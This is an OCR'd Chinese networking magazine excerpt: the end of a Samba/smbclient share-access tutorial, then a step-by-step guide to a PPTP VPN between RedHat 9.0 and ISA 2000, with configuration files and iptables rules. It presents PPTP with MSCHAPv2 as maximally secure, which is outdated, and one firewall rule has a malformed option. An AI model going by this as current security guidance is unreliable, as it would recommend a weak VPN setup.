


图 6

其中乱码是由于我没有对FreeBSD进行中文支持。现在已经成功地列出了Windows共享的About目录与IPC命名管道了。有了列表，我们就可以具体地访问共享目录了：

#smbclient //192.168.0.1/about -U user(具体访问about这个目录)

然后输入访问口令，同样是不回显的，如图7 所示。




图 7

现在我们可以以指定的权限对该目录进行操作了，不过只能使用为数不多的命令，如ls、cd、get（下载）和put（上传）等，不过也够使了。

本文讲述了Freebsd和Windows的环境下的配置，其实包括Linux、HP-Unix、Solaris在内的所有UNIX家族均可使用Samba，不过指令与配置细节略有不同，读者可自己琢磨一下。

适合读者	网络管理员
前置知识	Linux基本网络操作
难度等级	中



架设从Windows到Linux的PPTP VPN

文/图 朱宏志

现在使用Linux的人越来越多，我们总部就是使用的Linux，但由于分支机构位置分散，不便于管理，所以还是使用Windows，通常情况下我们都是通过VPN的方式把分支机构与总部连接起来。以前我们见过很多Windows到Windows的VPN创建文章，但对于这种混合式的VPN架设却介绍得很少，本着与时俱进的精神，在刘大侠的"循循善诱"下，今天我们就来看看怎样架设这种PPTP VPN。

小知识 通常情况下VPN有PPTP VPN、IPSec VPN和L2TP VPN三种。PPTP最简便，它是一种点到点的传输协议，也是较流行的VPN隧道采用的协议，它和微软操作系统能很好地结合在一起，不需要第三方软件支持。IPSec VPN最通用，各个平台都支持，L2TP VPN则最安全。

网络环境和PPTP VPN的基本原理

本文的网络环境如图1所示。




图1

上面部分是总部网络150.0.1.0/24（注意这里150地址要看成私有I.P，不是公网IP，这是我们这里的"历史原因"造成的，并不妨碍这里的讨论），网络边界是一台RedHat 9.0，使用Netfilter/Iptables防火墙，准备在这台服务器上安装PPTP VPN服务，这样分支机构就可通过PPTP VPN实现站点到站点的VPN连接。这里的分支机构是下方的192.168.254.0/24网络，网络边界使用的是ISA 2000防火墙，并使用Windows操作系统集成的PPTP VPN功能。两方都是通过ADSL接入因特网的，我们现在要通过PPTP VPN把分支网络与总部网络连接起来，使它们就像位于同一个局域网一样，这样分支机构就可以通过VPN连接总部的服务器，反之亦然。




图2

PPTP VPN本质上是虚拟的点对点链路，它先把到达远方内网的数据包打包成PPP帧，然后再对这些PPP帧进行二次封装，以便于能够在其他物理链路上进行传送。PPTP VPN有控制信道和数据信道之分，控制信道连接到VPN报务器的TCP1723端口，起着控制和管理VPN隧道的功能，数据信道是传送PPP帧的信道，关于PPTP数据帧的封装过程如图2所示。

在RedHat 9.0上安装和配置PPTP VPN服务器

在打包PPP帧的过程中，将对PPP数据包进行加密，为了取得最大的安全性，我们这里将使用MPPE加密和MSCHAPv2身份验证方法。下面我们来看看具体的配置过程。

1. 下载与安装

由于Linux本身并没有集成PPTP功能，所以需要安装几种程序以让我们的RedHat支持PPTP。根据内核的版本，下载相应的安装包，我这里内核是2.4.20-8（从http://www.poptop.org可以找到下载页面）。

（1）上面说了PPTP需要PPP支持，虽然系统本身有PPP功能，但它并不支持MPPE，所以需要更新系统的PPP组件，下载ppp-2.4.2_cvs_20030610-1.i386.rpm，安装命令如下：

```
# rpm -Uvh ppp-2.4.2_cvs_20030610-1.i386.rpm
```

（2）要使用MPPE加密，还需要内核支持，但2.4.20-8默认不支持，所以还要下载一个MPPE内核补丁：kernel-mppe-2.4.20-8.i686.rpm，安装命令如下：

```
# rpm -ivh kernel-mppe-2.4.20-8.i686.rpm
```

安装之后可以检查Kernel MPPE是否安装成功，输入如下命令：

```
# depmod -a
# modprobe ppp-compress-18
```

如果安装成功，将会有下面的提示信息：

Warning: loading /lib/modules/2.4.20-8/kernel/drivers/net/ppp_mppe.o will taint the kernel: non-GPL license - BSD without advertisement clause

See http://www.tux.org/lkml/#export-tainted for information about tainted modules

Module ppp_mppe loaded, with warnings

（3）下一个要下载的当然就是PPTP服务器版本了，我这里选择的是pptpd-1.1.4-b4.i386.rpm，安装命令如下：

```
# rpm -ivh pptpd-1.1.4-b4.i386.rpm
```

2. 编辑配置文件

1）编辑/etc/pptpd.conf

/etc/pptpd.conf是PPTP服务PPTPD运行时使用的配置文件，常用选项如下（#号后是选项说明）：

```
speed 115200                  #接口速度
option /etc/ppp/options.pptpd
#PPP组件将使用的配置文件
#stimeout 10
#开始PPTP控制连接的超时时间，以秒计
debug
#把所有debug信息记入系统日志/var/log/messages
localip 150.0.1.224
#服务器VPN虚拟接口将分配的IP地址，也就是图1中的ppp1
remoteip 150.0.1.225
#客户端VPN连接成功后将分配的IP，如果是地址范围可表为150.0.1.225-231的形式
#listen 150.0.1.43
#指定监听PPTP连接请求的IP，如果没有这一条listen选项，将在所有接口进行监听，由于ADSL拨号公网IP不固定，所以不要使用listen选项，这里不使用
```

2）编辑/etc/ppp/options.pptpd

/etc/ppp/options.pptpd就是上面/etc/pptpd.conf中的Option所指定的，它是PPP功能组件PPPD将使用的配置文件，由于PPTP VPN的加密和验证都与PPP相关，所以PPTP的加密和验证选项都将在这个配置文件中进行配置。注意，由于我们是以升级方式安装的PPP 2.4.2，所以遗留下来的配置文件中的某些选项可能与PPP 2.4.2不一致，比如以前版本的拒绝使用chap身份验证是使用-chap，而ppp-2.4.2使用refuse-chap，所以请以下面所述为准。

```
lock
auth
#启用身份验证，为了安全，肯定需要进行身份验证
debug
name cc3
#相当于身份验证时的域，这里填上VPN服务器的名字
refuse-pap                    #拒绝pap身份验证
refuse-chap                   #拒绝chap身份验证
refuse-mschap                 #拒绝mschap身份验证
refuse-eap
#拒绝eap身份验证，这种方式本身不错，但这里不使用
require-mschap-v2
#为了最高的安全性，我们使用mschap-v2身份验证方法
require-mppe-128
#要求128位MPPE加密，还可以是require-mppe
nomppe-stateful
#无状态，有状态用mppe-stateful
#ms-dns 150.0.1.88
#VPN客户端连接成功后将被分配的DNS参数
#ms-wins 150.0.1.88
#VPN客户端连接成功后将被分配的WINS参数
proxyarp
#启用ARP代理，如果分配给客户端的IP与内网卡同一个子网就需要启用ARP代理，我这里需要
```

3）编辑/etc/ppp/chap-secrets文件

在这里配置能够连接到VPN服务器的用户和密码信息，也可以使用RADIUS进行身份验证。

```
# Secrets for authentication using CHAP
# client   server   secret   IP addresses
main       cc3      "#$yes1w2"   150.0.1.225
```

后面的IP地址栏你可以指定此用户登录后将分配的IP，如果不具体指定，请用*号代替。

> 小提示：上面的配置创建了一个用户，密码必须用引号包含，不然有些字符（如#）将导致不能登录。

3. 启动PPTP服务

使用命令Pptpd即可，如果要想开机以后即启动PPTP服务，可以把Pptpd加入/etc/rc.d/rc.local：

```
echo "pptpd" >> /etc/rc.d/rc.local
```

> 小知识：要检查PPTPD是否启动成功，可以使用"netstat -tln"命令，如果成功，将会看到TCP 1723端口处于监听状态。

4. 配置路由

VPN客户端连接成功之后，我们需要添加一条到分支网络192.168.254.0/24的路由，把下面的命令加入到/etc/ppp/ip-up文件中（在Exit 0之前）：

```
route add -net 192.168.254.0 netmask 255.255.255.0 dev ppp1
```

5．防火墙配置

要让外部用户能连接PPTP VPN，还需要在防火墙中加入如下规则：

```
iptables -A INPUT -p tcp -i ppp0 -s 0/0 -dport 1723 -j ACCEPT
iptables -A INPUT -p 47 -i ppp0 -s 0/0 -j ACCEPT
iptables -A OUTPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
```

另外，要让总部能够访问分支网络需要添加以下规则

```
iptables -A FORWARD -p ALL -i eth1 -o ppp1 -j ACCEPT
iptables -A FORWARD -p ALL -i ppp1 -o ppp0 -j ACCEPT
iptables -A FORWARD -m state --state ESTABLISHED,RELATED -j ACCEPT
```

分支网络能够访问总部需要添加如下规则：

```
iptables -A FORWARD -p ALL -i ppp0 -o ppp1 -j ACCEPT
iptables -A FORWARD -p ALL -i ppp1 -o eth1 -j ACCEPT
```

VPN服务器本身要访问分支网络的规则为：

```
iptables -A OUTPUT -p ALL -o ppp1 -j ACCEPT
iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
```

分支网络能够访问VPN服务器的防火墙规则为

```
iptables -A INPUT -p ALL -i ppp1 -j ACCEPT
```

6．安装动态域名客户端软件

由于PPTP客户端需要知道PPTP服务器的IP，但这里的ADSL拨号是动态IP，所以我们需要安装一个动态域名客户端软件，这样PPTP客户端只要知道服务器的动态域名就行了。可以使用希网的免费动态域名，形如*.3322.org，先到http://www.3322.org下载Linux X86的Binary版客户端程序，下载之后解压，然后从解压目录把Ez-ipupdate程序拷贝到/usr/local/bin目录，然后把下面的命令加入到/etc/ppp/ip-up中（在exit 0之前）：

```
/usr/local/bin/ez-ipupdate -i ppp0 -h test.3322.org -S qdns -u test:pass
```

用你自己的参数替换掉其中的"test.3322.org"和"test:pass"，这样ADSL拨号之后动态域名客户端软件将自动更新域名和IP对应值。

在ISA2000上配置PPTP VPN

我们把Linux配置成了PPTP VPN服务器，那我们就可以把ISA2000配置成PPTP客户端，相对于Linux下的配置，Windows下的配置就简单得多。

1. 让ISA 2000防火墙允许PPTP流量外出

在ISA 2000的管理界面中，右击Network configuration，选择Allow vpn client connections项，跟着向导做下去。在这个过程中，ISA将在"Access policy/ip packet filters"下创建几个过滤器以让PPTP流量外出，同时，向导将启动RRAS（路由与远程访问组件）。

2. 把总部网络添加进LAT

为了让总部的150.0.1.0/24网络能够访问这里的分支网络，我们需要在ISA的LAT中加入150.0.1.0/24，这样，ISA就将把总部网络当成内网，允许它对分支网络的访问。方法是右击"network configuration/Local address table(LAT)"，然后选择"新建/LAN Entry"，如图3所示。




图3

3. 创建请求拨号接口

进入RRAS，右击"路由接口"项，选择"新的请求拨号接口"，出现创建请求拨号接口的向导，各项参数如下：

```
接口名称：Tomain
连接类型：使用虚拟专用网络连接（VPN）
VPN种类：点对点隧道协议（PPTP）
目标地址：dongai.3322.org （这里填入PPTP服务器的域名或IP）
协议及安全措施：为此接口上的IP数据包选择路由
拨出凭据：（这里填上连接到PPTP服务器上的用户和密码信息，与/etc/ppp/chap-secrets匹配）
用户名：main
域：（保持为空）
密码：#$yes1w2
```

4. 配置此请求拨号连接

右击刚创建的请求拨号连接，进入其属性窗口，选择"选项"标签，然后选中"持续型连接"（如图4所示）。

5. 配置到总部网络的路由

右击"IP路由选择"*"静态路由"，选择"静态路由"，在窗口的"接口"栏中选择上面刚创建的请求拨

